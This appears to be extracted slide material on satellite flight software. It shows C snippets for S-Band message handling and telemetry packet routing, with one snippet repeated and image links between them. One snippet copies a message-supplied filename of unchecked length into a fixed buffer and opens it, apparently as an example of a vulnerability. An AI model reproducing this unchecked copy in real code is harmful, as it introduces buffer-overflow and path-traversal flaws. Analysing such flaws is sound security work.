13 if(ret == SUCCESS) {
14     ret = MAL_ReadString(msg, &offset, (pMessage->body).length, &filename);
15     if(ret == SUCCESS) {
16         strcpy(full_filename, "/flash/");
17         strncpy(full_filename + 7, filename.character, filename.length);
18         full_filename[filename.length + 7] = 0;
19         file_handle = fopen(full_filename, "r");
20         // ...
21
22         MAL_WriteUInteger(...);
23         MAL_WriteBoolean(...);
24         MOSManager_SendMessage(&outputMessage_SUBMIT_CreateFile);
25     }
26 }
27
28 }
```

S-Band Stack





```
8 // Inform about Acceptance
9 COMActivityTracking_PublishAcceptanceEvent(...);
10 }
11
12 ret = MAL_ReadBoolean(msg, &offset, (pMessage->body).length, &boolVal);
13 if(ret == SUCCESS) {
14     ret = MAL_ReadString(msg, &offset, (pMessage->body).length, &filename);
15     if(ret == SUCCESS) {
16         strcpy(full_filename, "/flash/");
17         strncpy(full_filename + 7, filename.character, filename.length);
18         full_filename[filename.length + 7] = 0;
19         file_handle = fopen(full_filename, "r");
20         // ...
21
22         MAL_WriteUInteger(...);
23         MAL_WriteBoolean(...);
24         MOSManager_SendMessage(&outputMessage_SUBMIT_CreateFile);
25     }
26 }
27
28 }
```


System Chart



System Chart




Telemetry




```
1 void MOSManager_SendPacket(SPP_Packet_t *pPacket) {
2   ret = SPP_GetPacketType(pPacket, &packet_type);
3   if (ret == SUCCESS) {
4     if (packet_type == SPP_PACKETTYPE_TC) {
5       tc_routing = pPacket->primaryHeader.packetID | pPacket->primaryHeader.packetSC;
6     }
7     else {
8       tc_routing = (pPacket->secondaryHeader).areaVersion | /* ... */;
9     }
10    if (tc_routing == /* ... */) {
11      TMPK_CreatePacket(pPacket, &tmpPacket);
12      CAN_SendFrameToSEPP(&tmpPacket, 0);
13    }
14    else {
15      SVTM_SendPacket(pPacket);
16    }
17  }
18  return;
19 }
```

Telemetry





```
1 void SVTM_SendPacket(SPP_Packet_t *packet) {  
2     TMMN_SendPacket(packet);  
3     return;  
4 }
```

Telemetry

